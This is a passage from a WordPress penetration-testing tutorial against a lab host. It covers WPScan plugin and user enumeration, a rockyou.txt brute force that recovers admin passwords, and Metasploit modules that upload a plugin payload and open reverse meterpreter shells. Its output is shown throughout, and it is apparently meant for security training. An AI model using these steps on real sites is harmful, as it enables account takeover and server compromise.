    - http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt

[+] reflex-gallery
  Location: http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/
  Latest Version: 3.1.7 (up to date)
  Last Updated: 2019-05-10T16:05:00.000Z
  Found By: Urls In Homepage (Passive Detection)
  Version: 3.1.7 (80% confidence)
  Found By: Readme - Stable Tag (Aggressive Detection)
    - http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/readme.txt

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvu
```

Enumerating WordPress Usernames

In order to list out usernames of our target's website privileged users, execute the following command:

```
wpscan -url http://192.168.1.105/wordpress/ -e u
```

The flag “**u**” will grab all the usernames and will present a list on our screen.



```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e u ←
```



WordPress Security Scanner by the WPScan Team
 Version 3.8.2
 Sponsored by Automattic - <https://automattic.com/>
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]  

[+] Started: Tue Jun 30 17:04:25 2020
```

As WPScan completes its work, we'll find a list of all the users with their user IDs, in accordance with how it grabbed them.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←

[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://192.168.1.105/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] paras
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] vijay
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln
```



Enumerate ALL with a single command

Does WPScan give us that privilege to scan up the web-applications to check everything in one go, whether it is its version, the installed themes, or the plugins?

Let's check this out!

Fire up the following command to grab everything we scanned above for our target web-application.

```
wpscan --url http://192.168.1.105/wordpress/ -e at -e ap -e u
```

-e: at: enumerate all themes of targeted website

-e: ap: enumerate all plugins of targeted website

-e: u: enumerate all usernames of targeted website

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e at -e ap -e u
```

10

WordPress Security Scanner by the WPScan Team
Version 3.8.2

Sponsored by Automatic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]  
[+] Started: Tue Jun 30 17:05:58 2020
```

Interesting Finding(s):

Brute-force attack using WPScan

With the help of usernames which we enumerated earlier, we can create a **word list** of all the users and can try a brute-force login attack using the default password list as “**rockyou.txt**”.


From the below image you can see our designed wordlist.

```
root@kali:~# cat user.txt
admin
vijay
paras
root@kali:~#
```

Let's now try to exploit the website by defacing its login credentials using the following command:

```
wpscan --url http://192.168.1.105/wordpress/ -U user.txt -P /usr/share/wordlists/rockyou.txt
```

The **-U** and the **-P** flags are used to set up the username list and the password list respectively.



```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -U user.txt -P /usr/share/wordlists/rockyou.txt
```

WPSCAN

WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:06:55 2020

A red arrow points to the **-P** flag in the command line.

It will start matching the valid combination of username and password and then dumps the result, from the given image you can see we found the login credentials.



```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - vijay / password
[SUCCESS] - admin / jessica
[SUCCESS] - paras / tinkerbell
Trying paras / barbie Time: 00:00:00 ←

[!] Valid Combinations Found:
Username: vijay, Password: password
Username: admin, Password: jessica
Username: paras, Password: tinkerbell

[!] No WPVulnDB API Token given, as a result vulnerability data has not
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/api/register
```

Great!! We got the **admin** credentials as “**admin : jessica**”. Let’s try to get into the application’s dashboard with them.

The screenshot shows the WordPress dashboard interface. At the top, the address bar indicates the URL is 192.168.1.105/wordpress/wp-admin/. The top right corner shows the user is logged in as 'Howdy, admin'. On the left, there's a vertical sidebar with various icons representing different site management functions like posts, media, users, and settings. The main content area is titled 'Dashboard' and features a 'Welcome to WordPress!' message with a 'Dismiss' button. Below this, there are sections for 'Get Started' (with a 'Customize Your Site' button) and 'Next Steps' (listing options like 'Write your first blog post', 'Add an About page', 'Set up your homepage', and 'View your site'). Further down, there's a 'More Actions' section with links for 'Manage widgets', 'Manage menus', 'Turn comments on or off', and 'Learn more about getting started'. At the bottom of the dashboard, there are two tabs: 'Site Health Status' and 'Quick Draft'.



Shell Upload using Metasploit

Isn't it great if you get the target's shell?

Run the following commands in order to get a meterpreter session of our target's web-application.

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > set rhosts 192.168.1.105
msf exploit(wp_admin_shell_upload) > set username admin
msf exploit(wp_admin_shell_upload) > set password jessica
msf exploit(wp_admin_shell_upload) > set targeturi /wordpress
msf exploit(wp_admin_shell_upload) > exploit
```

This module takes an administrator username and password, logs into the admin panel, and uploads a payload packaged as a WordPress plugin. And finally, give us the meterpreter session of the webserver.

```
msf5 > use exploit/unix/webapp/wp_admin_shell_upload ←
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.1.105
rhosts ⇒ 192.168.1.105
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username ⇒ admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password jessica
password ⇒ jessica
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi ⇒ /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Authenticating with WordPress using admin:jessica ...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/eoTKAEAwrl/GrianMBNWF.php ...
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:4444 → 192.168.1.105:48014) at 2020-06-14 10:28:31 +0000 UTC
[+] Deleted GrianMBNWF.php
[+] Deleted eoTKAEAwrl.php
[+] Deleted ..../eoTKAEAwrl

meterpreter > sysinfo
Computer : ubuntu
OS       : Linux ubuntu 5.4.0-39-generic #43-Ubuntu SMP Fri Jun 19 10:28:31 UTC 2020
Meterpreter : php/linux
meterpreter >
```



Vulnerable Plugin Exploitation

Here in our website, we found a vulnerable plugin i.e. “**slideshowgallery**” which contains an authenticated file upload vulnerability thus in order to exploit it, we will be using the following module which will offer us a reverse shell.

```
use exploit/unix/webapp/wp_slideshowgallery_upload
msf exploit(wp_slideshowgallery_upload) > set rhost 192.168.1.105
msf exploit(wp_slideshowgallery_upload) > set targeturi /wordpress
msf exploit(wp_slideshowgallery_upload) > set username admin
msf exploit(wp_slideshowgallery_upload) > set password jessica
msf exploit(wp_slideshowgallery_upload) > exploit
```

From the below image you can see that we've successfully captured our target's meterpreter session.

```
msf5 > use exploit/unix/webapp/wp_slideshowgallery_upload
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password jessica
wp_password => jessica
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file okdmywbr.php
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.105:48096) at 2020-06-30 17:17:44 +0000
[+] Deleted okdmywbr.php

meterpreter > sysinfo
Computer : ubuntu
OS       : Linux ubuntu 5.4.0-39-generic #43-Ubuntu SMP Fri Jun 19 10:28:31 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter >
```


Scanning over a Proxy Server

Is it possible to scan a WordPress web-application running over a proxy server?

Many web-applications use Proxy servers in order to be secure, but WPScan gives us this advantage to scan such web-applications using the “**–proxy**” flag.

Let's check it out how:

Our WordPress web-application is now running over a proxy server with a “**port number as 3128**”.



Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.105 Port 80

Now if we try to scan it with the default usage option we'll get an error and our scan will halt. So let's try to use **the proxy port** in order to scan the web-application.

Simply run the following command to **bypass this proxy server**:

```
wpscan --url http://192.168.1.105/wordpress/ --proxy http://192.168.1.105:3128
```

From the below image you can see that we are back into the scanning section.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ ↵
  \  ^__| | |
   \    \| |
     \  /  |
      \_ \_|
        \ \_|
          \ \_|
            \ \_|
              \ \_|
                \ \_|
                  \ \_|
                    \ \_|
                      \ \_|
                        \ \_|
                          \ \_|
                            \ \_|
                              \ \_|
                                \ \_|
                                  \ \_|
                                    \ \_|
                                      \ \_|
                                        \ \_|
                                          \ \_|
                                            \ \_|
                                              \ \_|
                                                \ \_|
                                                  \ \_|
                                                    \ \_|
                                                      \ \_|
                                                        \ \_|
                                                          \ \_|
                                                            \ \_|
                                                              \ \_|
                                                                \ \_|
                                                                  \ \_|
                                                                    \ \_|
                                                                      \ \_|
                                                                        \ \_|
                                                                          \ \_|
                                                                            \ \_|
                                                                              \ \_|
                                                                                \ \_|
                                                                                  \ \_|
                                                                                    \ \_|
                                                                                      \ \_|
                                                                                      \ \_|
                        WordPress Security Scanner by the WPScan Team
                        Version 3.8.2
                        Sponsored by Automattic - https://automattic.com/
                        @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Scan Aborted: The target is responding with a 403, this might be due to a WAF. Please re-try with --randomize
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ --proxy http://192.168.1.105:3128 ↵
  \  ^__| | |
   \    \| |
     \  /  |
      \_ \_|
        \ \_|
          \ \_|
            \ \_|
              \ \_|
                \ \_|
                  \ \_|
                    \ \_|
                      \ \_|
                        \ \_|
                          \ \_|
                            \ \_|
                              \ \_|
                                \ \_|
                                  \ \_|
                                    \ \_|
                                      \ \_|
                                        \ \_|
                                          \ \_|
                                            \ \_|
                                              \ \_|
                                                \ \_|
                                                  \ \_|
                                                    \ \_|
                                                      \ \_|
                                                        \ \_|
                                                          \ \_|
                                                            \ \_|
                                                              \ \_|
                                                                \ \_|
                                                                  \ \_|
                                                                    \ \_|
                                                                      \ \_|
                                                                        \ \_|
                                                                          \ \_|
                                                                            \ \_|
                                                                              \ \_|
                                                                                \ \_|
                                                                                  \ \_|
                                                                                    \ \_|
                                                                                      \ \_|
                                                                                      \ \_|
                        WordPress Security Scanner by the WPScan Team
                        Version 3.8.2
                        Sponsored by Automattic - https://automattic.com/
                        @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:34:12 2020

Interesting Finding(s):


[+] Headers
  Interesting Entries:
    - Server: Apache/2.4.41 (Ubuntu)
    - X-Cache-Lookup: HIT from ubuntu:3128
    - Via: 1.1 ubuntu (squid/4.10)
  Found By: Headers (Passive Detection)
  Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

Scanning with an HTTP Authentication enabled

Many websites enable HTTP authentication so that they can hide some essential and critical information from unauthenticated users.

We have also set a similar validation over our website with the credentials as “raj : 123”.



From the below image you can see that when we tried the normal scan, we got an alert as **“Please provide it with –http-auth”**.

Thus following this alert, we've used the **–http-auth** and had entered our credentials.

```
wpscan --url http://192.168.1.105/wordpress/ --http-auth raj:123
```

And there we go, our scan has been started now.



```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ ↵
[\\v^v/\\P\\E\\S\\C\\E\\S\\I\\P\\S\\]®
WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Scan Aborted: HTTP authentication required (or was invalid), please provide it with --http-auth
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ --http-auth raj:123 ↵
[\\v^v/\\P\\E\\S\\C\\E\\S\\I\\P\\S\\]®
WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:46:15 2020

Interesting Finding(s):
[+] Headers
```

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- <https://www.hackingarticles.in/penetration-testing-lab-setup-wordpress/>
- <https://www.hackingarticles.in/wpscanwordpress-pentesting-framework/>
- <https://docs.docker.com/reference/samples/wordpress/>